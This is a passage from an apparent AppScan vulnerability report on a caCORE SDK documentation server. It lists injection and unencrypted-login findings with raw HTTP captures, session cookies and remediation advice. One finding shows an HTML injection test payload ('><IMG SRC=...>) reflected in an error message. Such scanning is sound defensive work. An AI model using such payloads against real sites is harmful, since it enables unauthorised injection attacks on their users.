                                    </td>
                                    </tr>
                                                    <tr>
                                                        <td valign="top">
                                                            <table border="0"
bordercolor="orange" summary=""
                                                                cellpadding="0"
cellspacing="0">


    <table summary="" cellpadding="3" cellspacing="0" border="0" align="center">
        <tr>
            <td class="formTitle" height="20"
colspan="3">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher</td>
        </tr>



        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="id">id:</label></td>
            <td class="formField" width="90%">
            <input type="hidden" name="target"
value="gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher">
            <input type="hidden" name="id" value="1">

            null
            <input type="hidden" name="id" value="null">

            </td>
        </tr>






        <tr align="left" valign="top">
            <td class="formRequiredNotice" width="5px">&nbsp;</td>
            <td class="formLabel" align="right"><label for="name">name:</label></td>
            <td class="formField" width="90%">
```

Validation In Response:

- Failed to update: Failed to lookup id: "'>**<IMG SRC="/WF_XSRF.html">** for class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil
- Failed to update: Failed to lookup id: "'><IMG SRC="**/WF_XSRF.html**"> for class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/docs/index.html

Total of 1 security issues in this URL

[1 of 1] Unencrypted Login Request

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/docs/index.html
CVE ID(s):	N/A
CWE ID(s):	523
Remediation Tasks:	Always use SSL and POST (body) parameters when sending sensitive information.

Variant 1 of 4 [ID=106451]

The following may require user attention:

```
GET /examplerest/docs/index.html?
gov/nih/nci/cacoresdk/domain/onetomany/bidirectional/withjoin/Passanger.html HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Referer: http://ncias-d704-
v.nci.nih.gov:29080/examplerest/docs/gov/nih/nci/cacoresdk/domain/onetomany/bidirection
```

al/withjoin/Passanger.html

```
HTTP/1.1 200 OK
Content-Length: 1406
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Accept-Ranges: bytes
ETag: W/"1406-1357595904000"
Last-Modified: Mon, 07 Jan 2013 21:58:24 GMT
Content-Type: text/html
Date: Wed, 09 Jan 2013 20:01:05 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<!--NewPage-->
<HTML>
<HEAD>
<!-- Generated by javadoc on Mon Jan 07 16:58:23 EST 2013-->
<TITLE>
example API Documentation
</TITLE>
<SCRIPT type="text/javascript">
    targetPage = "" + window.location.search;
    if (targetPage != "" && targetPage != "undefined")
        targetPage = targetPage.substring(1);
    if (targetPage.indexOf(":") != -1)
        targetPage = "undefined";
    function loadFrames() {
        if (targetPage != "" && targetPage != "undefined")
             top.classFrame.location = top.targetPage;
    }
</SCRIPT>
<NOSCRIPT>
</NOSCRIPT>
</HEAD>
<FRAMESET cols="20%,80%" title="" onLoad="top.loadFrames()">
<FRAMESET rows="30%,70%" title="" onLoad="top.loadFrames()">
<FRAME src="overview-frame.html" name="packageListFrame" title="All Packages">
<FRAME src="allclasses-frame.html" name="packageFrame" title="All classes and
interfaces (except non-static nested types)">
</FRAMESET>
<FRAME src="overview-summary.html" name="classFrame" title="Package, class and
interface descriptions" scrolling="yes">
<NOFRAMES>
<H2>
Frame Alert</H2>

<P>
This document is designed to be viewed using the frames feature. If you see this message,
you are using a non-frame-capable web client.
<BR>
Link to<A HREF="overview-summary.html">Non-frame version.</A>
```

```
</NOFRAMES>
</FRAMESET>
</HTML>


GET /examplerest/docs/overview-frame.html HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/docs/index.html?overview-
summary.html


HTTP/1.1 200 OK
Content-Length: 9778
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Accept-Ranges: bytes
ETag: W/"9778-1357595902000"
Last-Modified: Mon, 07 Jan 2013 21:58:22 GMT
Content-Type: text/html
Date: Wed, 09 Jan 2013 19:50:56 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<!--NewPage-->
<HTML>
<HEAD>
<!-- Generated by javadoc (build 1.6.0_18) on Mon Jan 07 16:58:21 EST 2013 -->
<TITLE>
Overview List (example API Documentation)
</TITLE>

<META NAME="date" CONTENT="2013-01-07">

<LINK REL ="stylesheet" TYPE="text/css" HREF="stylesheet.css" TITLE="Style">


</HEAD>

<BODY BGCOLOR="white">

<TABLE BORDER="0" WIDTH="100%" SUMMARY="">
<TR>
<TH ALIGN="left" NOWRAP><FONT size="+1" CLASS="FrameTitleFont">
<B></B></FONT></TH>
</TR>
</TABLE>

<TABLE BORDER="0" WIDTH="100%" SUMMARY="">
<TR>
```

```
<TD NOWRAP><FONT CLASS="FrameItemFont"><A HREF="allclasses-frame.html"
target="packageFrame">All Classes</A></FONT>
<P>
<FONT size="+1" CLASS="FrameHeadingFont">
Packages</FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/abstrakt/package-frame.html"
target="packageFrame">gov.nih.nci.cacoresdk.domain.inheritance.abstrakt</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/childwithassociation/package-frame.html"
target="packageFrame">gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation</A
></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/childwithassociation/sametable/package-
frame.html"
target="packageFrame">gov.nih.nci.cacoresdk.domain.inheritance.childwithassociation.sa
metable</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/implicit/package-frame.html"
target="packageFrame">gov.nih.nci.cacoresdk.domain.inheritance.implicit</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/multiplechild/package-frame.html"
target="packageFrame">gov.nih.nci.cacoresdk.domain.inheritance.multiplechild</A></FON
T>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/multiplechild/sametable/package-
frame.html"
target="packageFrame">gov.nih.nci.cacoresdk.domain.inheritance.multiplechild.sametable
</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
HREF="gov/nih/nci/cacoresdk/domain/inheritance/onechild/...
```

Validation In Response:

N/A

Reasoning:

AppScan identified a login request that was not sent over SSL.

CWE ID:

523

Vulnerable URL: http://ncias-d704-v.nci.nih.gov:29080/examplerest/docs/system/index.html

Total of 1 security issues in this URL

[1 of 1] Unencrypted Login Request

Severity:	High
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/docs/system/index.html
CVE ID(s):	N/A
CWE ID(s):	523
Remediation Tasks:	Always use SSL and POST (body) parameters when sending sensitive information.

Variant 1 of 64 [ID=72197]

The following may require user attention:

```
GET /examplerest/docs/system/index.html?
gov/nih/nci/system/security/acegi/providers/GroupNameAuthenticationToken.html HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Referer: http://ncias-d704-
v.nci.nih.gov:29080/examplerest/docs/system/gov/nih/nci/system/security/acegi/providers/G
roupNameAuthenticationToken.html


HTTP/1.1 200 OK
Content-Length: 1413
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Accept-Ranges: bytes
ETag: W/"1413-1357595934000"
Last-Modified: Mon, 07 Jan 2013 21:58:54 GMT
Content-Type: text/html
Date: Wed, 09 Jan 2013 19:59:45 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<!--NewPage-->
<HTML>
<HEAD>
<!-- Generated by javadoc on Mon Jan 07 16:58:53 EST 2013-->
<TITLE>
caCORE SDK 4.5 API Documentation
</TITLE>
<SCRIPT type="text/javascript">
  targetPage = "" + window.location.search;
  if (targetPage != "" && targetPage != "undefined")
    targetPage = targetPage.substring(1);
  if (targetPage.indexOf(":") != -1)
    targetPage = "undefined";
    function loadFrames() {
        if (targetPage != "" && targetPage != "undefined")
             top.classFrame.location = top.targetPage;
    }
</SCRIPT>
<NOSCRIPT>
</NOSCRIPT>
</HEAD>
<FRAMESET cols="20%,80%" title="" onLoad="top.loadFrames()">
<FRAMESET rows="30%,70%" title="" onLoad="top.loadFrames()">
<FRAME src="overview-frame.html" name="packageListFrame" title="All Packages">
<FRAME src="allclasses-frame.html" name="packageFrame" title="All classes and
interfaces (except non-static nested types)">
</FRAMESET>
<FRAME src="overview-summary.html" name="classFrame" title="Package, class and
interface descriptions" scrolling="yes">
<NOFRAMES>
<H2>
Frame Alert</H2>

<P>
This document is designed to be viewed using the frames feature. If you see this message,
you are using a non-frame-capable web client.
<BR>
Link to<A HREF="overview-summary.html">Non-frame version.</A>
</NOFRAMES>
</FRAMESET>
</HTML>
```

```
GET /examplerest/docs/system/overview-frame.html HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/docs/system/index.html?
overview-summary.html
```

```
HTTP/1.1 200 OK
Content-Length: 8832
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Accept-Ranges: bytes
ETag: W/"8832-1357595932000"
Last-Modified: Mon, 07 Jan 2013 21:58:52 GMT
Content-Type: text/html
Date: Wed, 09 Jan 2013 19:50:56 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<!--NewPage-->
```

```html
<HTML>
<HEAD>
<!-- Generated by javadoc (build 1.6.0_18) on Mon Jan 07 16:58:51 EST 2013 -->
<TITLE>
Overview List (caCORE SDK 4.5 API Documentation)
</TITLE>

<META NAME="date" CONTENT="2013-01-07">

<LINK REL ="stylesheet" TYPE="text/css" HREF="stylesheet.css" TITLE="Style">


</HEAD>

<BODY BGCOLOR="white">

<TABLE BORDER="0" WIDTH="100%" SUMMARY="">
<TR>
<TH ALIGN="left" NOWRAP><FONT size="+1" CLASS="FrameTitleFont">
<B></B></FONT></TH>
</TR>
</TABLE>

<TABLE BORDER="0" WIDTH="100%" SUMMARY="">
<TR>
<TD NOWRAP><FONT CLASS="FrameItemFont"><A HREF="allclasses-frame.html"
target="packageFrame">All Classes</A></FONT>
<P>
<FONT size="+1" CLASS="FrameHeadingFont">
Packages</FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/package-frame.html"
target="packageFrame">gov.nih.nci.codegen</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/artifact/package-
frame.html" target="packageFrame">gov.nih.nci.codegen.artifact</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/handler/package-
frame.html" target="packageFrame">gov.nih.nci.codegen.handler</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/transformer/package-
frame.html" target="packageFrame">gov.nih.nci.codegen.transformer</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/transformer/jet/package
-frame.html" target="packageFrame">gov.nih.nci.codegen.transformer.jet</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/util/package-
frame.html" target="packageFrame">gov.nih.nci.codegen.util</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/codegen/validator/package-
frame.html" target="packageFrame">gov.nih.nci.codegen.validator</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A
```

```
HREF="gov/nih/nci/codegen/validator/transformer/jet/package-frame.html"
target="packageFrame">gov.nih.nci.codegen.validator.transformer.jet</A></FONT>
<BR>
<FONT CLASS="FrameItemFont"><A HREF="gov/nih/nci/system/applicationse...
```

Validation In Response:

```
N/A
```

Reasoning:

AppScan identified a login request that was not sent over SSL.

CWE ID:

523